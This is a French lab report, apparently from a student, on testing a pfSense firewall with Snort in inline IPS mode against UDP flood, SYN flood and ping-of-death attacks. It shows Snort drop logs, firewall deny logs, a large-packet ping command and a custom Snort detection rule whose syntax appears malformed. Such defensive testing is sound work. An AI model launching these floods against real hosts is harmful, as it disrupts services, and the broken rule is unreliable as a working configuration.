Interface	Snort Status	Pattern Match	Blocking Mode	Description	Actions
LAN (em1)	✓	AC-BNFA	INLINE IPS	LAN	


On va essayer de lancer quelques exemples d'attaques avant l'implémentation de Pfsense et après et on fait une comparaison à l'aide de Wireshark et Moniteur des ressources et log de notre Pare-feu Pfsense.

UDP Flood

Avant :



Après :





On conclut d'une petite comparaison qu'il y a une grande différence dans le taux des données reçus. Avant l'implémentation le taux des données reçus atteint 60 Kibibytes par seconde. Alors qu'après l'implémentation le taux des données reçus et envoyés était le même et il ne dépasse pas 1 Kibibyte par seconde.

```
Log Contents
06/13/23-17:58:27.119149 ,1,10006,1,"UDP Flood Attack Detected",UDP,172.16.0.30,24194,172.17.0.40,135,26895,,0,drop,Drop
06/13/23-17:58:28.004408 ,1,10006,1,"UDP Flood Attack Detected",UDP,172.16.0.30,24294,172.17.0.40,135,52727,,0,drop,Drop
06/13/23-17:58:28.078251 ,1,10006,1,"UDP Flood Attack Detected",UDP,172.16.0.30,24394,172.17.0.40,135,47042,,0,drop,Drop
06/13/23-17:58:28.143719 ,1,10006,1,"UDP Flood Attack Detected",UDP,172.16.0.30,24494,172.17.0.40,135,12186,,0,drop,Drop
06/13/23-17:58:28.214166 ,1,10006,1,"UDP Flood Attack Detected",UDP,172.16.0.30,24594,172.17.0.40,135,37607,,0,drop,Drop
06/13/23-17:58:28.321277 ,1,10006,1,"UDP Flood Attack Detected",UDP,172.16.0.30,24694,172.17.0.40,135,10416,,0,drop,Drop
06/13/23-17:58:28.447786 ,1,10006,1,"UDP Flood Attack Detected",UDP,172.16.0.30,24794,172.17.0.40,135,4985,,0,drop,Drop
06/13/23-17:58:28.543259 ,1,10006,1,"UDP Flood Attack Detected",UDP,172.16.0.30,24894,172.17.0.40,135,51448,,0,drop,Drop
06/13/23-17:58:28.622583 ,1,10006,1,"UDP Flood Attack Detected",UDP,172.16.0.30,24994,172.17.0.40,135,42,,0,drop,Drop
06/13/23-17:58:28.717783 ,1,10006,1,"UDP Flood Attack Detected",UDP,172.16.0.30,25094,172.17.0.40,135,64722,,0,drop,Drop
06/13/23-17:58:28.804793 ,1,10006,1,"UDP Flood Attack Detected",UDP,172.16.0.30,25194,172.17.0.40,135,24087,,0,drop,Drop
06/13/23-17:58:28.894041 ,1,10006,1,"UDP Flood Attack Detected",UDP,172.16.0.30,25294,172.17.0.40,135,31407,,0,drop,Drop
06/13/23-17:58:28.985814 ,1,10006,1,"UDP Flood Attack Detected",UDP,172.16.0.30,25394,172.17.0.40,135,7632,,0,drop,Drop
06/13/23-17:58:29.096801 ,1,10006,1,"UDP Flood Attack Detected",UDP,172.16.0.30,25494,172.17.0.40,135,32834,,0,drop,Drop
06/13/23-17:58:29.172605 ,1,10006,1,"UDP Flood Attack Detected",UDP,172.16.0.30,25594,172.17.0.40,135,26886,,0,drop,Drop
06/13/23-17:58:29.416364 ,1,10006,1,"UDP Flood Attack Detected",UDP,172.16.0.30,25694,172.17.0.40,135,26778,,0,drop,Drop
06/13/23-17:58:29.416364 ,1,10006,1,"UDP Flood Attack Detected",UDP,172.16.0.30,25794,172.17.0.40,135,3589,,0,drop,Drop
06/13/23-17:58:29.446617 ,1,10006,1,"UDP Flood Attack Detected",UDP,172.16.0.30,25894,172.17.0.40,135,52233,,0,drop,Drop
06/13/23-17:58:29.619086 ,1,10006,1,"UDP Flood Attack Detected",UDP,172.16.0.30,25994,172.17.0.40,135,56681,,0,drop,Drop
06/13/23-17:58:29.619086 ,1,10006,1,"UDP Flood Attack Detected",UDP,172.16.0.30,26094,172.17.0.40,135,52650,,0,drop,Drop
06/13/23-17:58:29.669287 ,1,10006,1,"UDP Flood Attack Detected",UDP,172.16.0.30,26194,172.17.0.40,135,18981,,0,drop,Drop
06/13/23-17:58:29.689637 ,1,10006,1,"UDP Flood Attack Detected",UDP,172.16.0.30,26294,172.17.0.40,135,27554,,0,drop,Drop
06/13/23-17:58:29.759117 ,1,10006,1,"UDP Flood Attack Detected",UDP,172.16.0.30,26394,172.17.0.40,135,59605,,0,drop,Drop
06/13/23-17:58:29.825593 ,1,10006,1,"UDP Flood Attack Detected",UDP,172.16.0.30,26494,172.17.0.40,135,6734,,0,drop,Drop
06/13/23-17:58:29.884626 ,1,10006,1,"UDP Flood Attack Detected",UDP,172.16.0.30,26594,172.17.0.40,135,19775,,0,drop,Drop
06/13/23-17:58:29.947946 ,1,10006,1,"UDP Flood Attack Detected",UDP,172.16.0.30,26694,172.17.0.40,135,2764,,0,drop,Drop
06/13/23-17:58:30.010530 ,1,10006,1,"UDP Flood Attack Detected",UDP,172.16.0.30,26794,172.17.0.40,135,39076,,0,drop,Drop
06/13/23-17:58:30.077455 ,1,10006,1,"UDP Flood Attack Detected",UDP,172.16.0.30,26894,172.17.0.40,135,8082,,0,drop,Drop
06/13/23-17:58:30.137156 ,1,10006,1,"UDP Flood Attack Detected",UDP,172.16.0.30,26994,172.17.0.40,135,31281,,0,drop,Drop
```



On peut voir d'après le log de SNORT qu'il a détecté une attaque de type UDP Flood et qu'il a supprimé les paquets qui déclenche cette alerte.

SYN Flood

Avant :



Après :



On conclut d'une petite comparaison qu'il y a une grande différence dans le taux des données reçus et envoyées. Avant l'implémentation le taux des données atteint 80 Kibibytes par seconde. Alors qu'après l'implémentation le taux des données



reçus et envoyés était le même et il ne dépasse pas 1 Kibibytes par seconde.

```
Log Contents
06/13/23-17:58:30.010530 ,1,10006,1,"UDP Flood Attack Detected",UDP,172.16.0.30,26794,172.17.0.40,135,30076,,0,drop,Drop
06/13/23-17:58:30.077455 ,1,10006,1,"UDP Flood Attack Detected",UDP,172.16.0.30,26894,172.17.0.40,135,8082,,0,drop,Drop
06/13/23-17:58:30.137156 ,1,10006,1,"UDP Flood Attack Detected",UDP,172.16.0.30,26994,172.17.0.40,135,31281,,0,drop,Drop
06/13/23-18:05:34.031281 ,1,10004,1,"Possible SYN Dos",TCP,172.16.0.30,3919,172.17.0.40,135,33888,,0,drop,Drop
06/13/23-18:05:34.031281 ,1,10002,1,"Possible SYN Flood Attack",TCP,172.16.0.30,3919,172.17.0.40,135,33888,,0,drop,Drop
06/13/23-18:05:36.999422 ,1,10004,1,"Possible SYN Dos",TCP,172.16.0.30,10014,172.17.0.40,135,42881,,0,drop,Drop
06/13/23-18:05:38.901305 ,112,1,1,"(spp_arpspoof) Unicast ARP request",,,,,,Generic Protocol Command Decode,3,alert,Allow
06/13/23-18:11:27.481533 ,1,10004,1,"Possible SYN Dos",TCP,172.16.0.30,2798,172.17.0.40,135,20891,,0,drop,Drop
06/13/23-18:11:27.481533 ,1,10002,1,"Possible SYN Flood Attack",TCP,172.16.0.30,10014,172.17.0.40,135,20891,,0,drop,Drop
06/13/23-18:11:30.701297 ,1,10004,1,"Possible SYN Dos",TCP,172.16.0.30,6848,172.17.0.40,135,10964,,0,drop,Drop
06/13/23-18:11:30.701297 ,1,10002,1,"Possible SYN Flood Attack",TCP,172.16.0.30,6848,172.17.0.40,135,10964,,0,drop,Drop
06/13/23-18:11:36.043178 ,1,10004,1,"Possible SYN Dos",TCP,172.16.0.30,28923,172.17.0.40,135,61168,,0,drop,Drop
06/13/23-18:11:36.043178 ,1,10002,1,"Possible SYN Flood Attack",TCP,172.16.0.30,28923,172.17.0.40,135,61168,,0,drop,Drop
06/13/23-18:11:39.166711 ,1,10004,1,"Possible SYN Dos",TCP,172.16.0.30,40177,172.17.0.40,135,54753,,0,drop,Drop
06/13/23-18:11:39.166711 ,1,10002,1,"Possible SYN Flood Attack",TCP,172.16.0.30,40177,172.17.0.40,135,54753,,0,drop,Drop
06/13/23-18:11:42.308862 ,1,10004,1,"Possible SYN Dos",TCP,172.16.0.30,44466,172.17.0.40,135,35777,,0,drop,Drop
06/13/23-18:11:42.308862 ,1,10002,1,"Possible SYN Flood Attack",TCP,172.16.0.30,44466,172.17.0.40,135,35777,,0,drop,Drop
06/13/23-18:11:45.415190 ,1,10004,1,"Possible SYN Dos",TCP,172.16.0.30,53751,172.17.0.40,135,10862,,0,drop,Drop
06/13/23-18:11:45.415190 ,1,10002,1,"Possible SYN Flood Attack",TCP,172.16.0.30,53751,172.17.0.40,135,10862,,0,drop,Drop
06/13/23-18:11:48.100837 ,1,10004,1,"Possible SYN Dos",TCP,172.16.0.30,7418,172.17.0.40,135,64473,,0,drop,Drop
06/13/23-18:11:48.100837 ,1,10002,1,"Possible SYN Flood Attack",TCP,172.16.0.30,7418,172.17.0.40,135,64473,,0,drop,Drop
06/13/23-18:11:51.031366 ,1,10004,1,"Possible SYN Dos",TCP,172.16.0.30,19767,172.17.0.40,135,6504,,0,drop,Drop
06/13/23-18:11:51.031366 ,1,10002,1,"Possible SYN Flood Attack",TCP,172.16.0.30,19767,172.17.0.40,135,6504,,0,drop,Drop
06/13/23-18:11:54.147795 ,1,10004,1,"Possible SYN Dos",TCP,172.16.0.30,32266,172.17.0.40,135,60755,,0,drop,Drop
06/13/23-18:11:54.147795 ,1,10002,1,"Possible SYN Flood Attack",TCP,172.16.0.30,32266,172.17.0.40,135,60755,,0,drop,Drop
```

On peut voir d'après le log de SNORT qu'il a détecté une attaque de type SYN Flood et qu'il a supprimé les paquets qui déclenche cette alerte.

SYN Flood (Random Sources)

Dans ce cas on va désactiver SNORT et lancer une attaque de SYN Flood mais avec des adresses sources aléatoires.



On conclut que cette attaque n'a aucun effet sur notre machine.

✗	Jun 13 18:17:30	LAN	Default deny rule IPv4 (1000000103)	i 71.178.86.100:11924	i+ 172.17.0.40:135	TCP:S
✗	Jun 13 18:17:30	LAN	Default deny rule IPv4 (1000000103)	i 74.23.234.227:11925	i+ 172.17.0.40:135	TCP:S
✗	Jun 13 18:17:30	LAN	Default deny rule IPv4 (1000000103)	i 190.179.29.29:11926	i+ 172.17.0.40:135	TCP:S
✗	Jun 13 18:17:30	LAN	Default deny rule IPv4 (1000000103)	i 52.195.18.162:11927	i+ 172.17.0.40:135	TCP:S
✗	Jun 13 18:17:30	LAN	Default deny rule IPv4 (1000000103)	i 37.134.185.154:11928	i+ 172.17.0.40:135	TCP:S
✗	Jun 13 18:17:30	LAN	Default deny rule IPv4 (1000000103)	i 120.26.50.203:11929	i+ 172.17.0.40:135	TCP:S
✗	Jun 13 18:17:30	LAN	Default deny rule IPv4 (1000000103)	i 229.131.209.190:11930	i+ 172.17.0.40:135	TCP:S
✗	Jun 13 18:17:30	LAN	Default deny rule IPv4 (1000000103)	i 43.108.135.129:11931	i+ 172.17.0.40:135	TCP:S
✗	Jun 13 18:17:30	LAN	Default deny rule IPv4 (1000000103)	i 167.85.195.225:11932	i+ 172.17.0.40:135	TCP:S
✗	Jun 13 18:17:30	LAN	Default deny rule IPv4 (1000000103)	i 101.252.247.145:11933	i+ 172.17.0.40:135	TCP:S
✗	Jun 13 18:17:30	LAN	Default deny rule IPv4 (1000000103)	i 236.194.29.225:11934	i+ 172.17.0.40:135	TCP:S
✗	Jun 13 18:17:30	LAN	Default deny rule IPv4 (1000000103)	i 115.26.96.91:11935	i+ 172.17.0.40:135	TCP:S
✗	Jun 13 18:17:30	LAN	Default deny rule IPv4 (1000000103)	i 150.227.189.10:11936	i+ 172.17.0.40:135	TCP:S
✗	Jun 13 18:17:30	LAN	Default deny rule IPv4 (1000000103)	i 246.214.45.34:11937	i+ 172.17.0.40:135	TCP:S
✗	Jun 13 18:17:30	LAN	Default deny rule IPv4 (1000000103)	i 241.105.172.154:11938	i+ 172.17.0.40:135	TCP:S
✗	Jun 13 18:17:30	LAN	Default deny rule IPv4 (1000000103)	i 131.28.26.135:11939	i+ 172.17.0.40:135	TCP:S
✗	Jun 13 18:17:30	LAN	Default deny rule IPv4 (1000000103)	i 187.32.224.80:11940	i+ 172.17.0.40:135	TCP:S
✗	Jun 13 18:17:30	LAN	Default deny rule IPv4 (1000000103)	i 219.214.112.195:11941	i+ 172.17.0.40:135	TCP:S
✗	Jun 13 18:17:30	LAN	Default deny rule IPv4 (1000000103)	i 177.250.136.211:11942	i+ 172.17.0.40:135	TCP:S

On analysant le log de pare-feu on voit que les paquets de type TCP-S qui vient des réseaux externes ont été bloqué.

Ping of death

Avant

Dans ce cas on va désactiver SNORT et lancer une attaque de ping of death attack

```
(abdellah@kali)-[~]
└─$ ping 192.168.3.13 -s 64000
PING 192.168.3.13 (192.168.3.13) 64000(64028) bytes of data.
64008 bytes from 192.168.3.13: icmp_seq=1 ttl=63 time=9.91 ms
64008 bytes from 192.168.3.13: icmp_seq=2 ttl=63 time=37.7 ms
64008 bytes from 192.168.3.13: icmp_seq=3 ttl=63 time=33.4 ms
64008 bytes from 192.168.3.13: icmp_seq=4 ttl=63 time=41.1 ms
64008 bytes from 192.168.3.13: icmp_seq=5 ttl=63 time=31.3 ms
64008 bytes from 192.168.3.13: icmp_seq=6 ttl=63 time=20.9 ms
64008 bytes from 192.168.3.13: icmp_seq=7 ttl=63 time=34.4 ms
64008 bytes from 192.168.3.13: icmp_seq=8 ttl=63 time=18.7 ms
^C
--- 192.168.3.13 ping statistics ---
8 packets transmitted, 8 received, 0% packet loss, time 7009ms
rtt min/avg/max/mdev = 9.909/28.418/41.091/10.066 ms
```

On voit que le ping pass avec un packet de long 64000 octets
Apres

On active les regles soit de detection soit de block qu'on a mentionner en haut

The screenshot shows the Snort configuration interface with the following details:

- Available Rule Categories:** A dropdown menu showing "custom.rules".
- Defined Custom Rules:** A text area containing the following rule:

```
# This rule detects Ping of Death attacks
alert icmp any any -> any any [no-ping-of-death] dsize>4000: sid:1000003; rev:1;
```

Et relance l'attaque

```
(abdelah@kali)-[~]
$ ping 192.168.3.13 -s 64000
PING 192.168.3.13 (192.168.3.13) 64000(64028) bytes of data.
*C
--- 192.168.3.13 ping statistics ---
74 packets transmitted, 0 received, 100% packet loss, time:74158ms
pipe 31

(abdelah@kali)-[~]
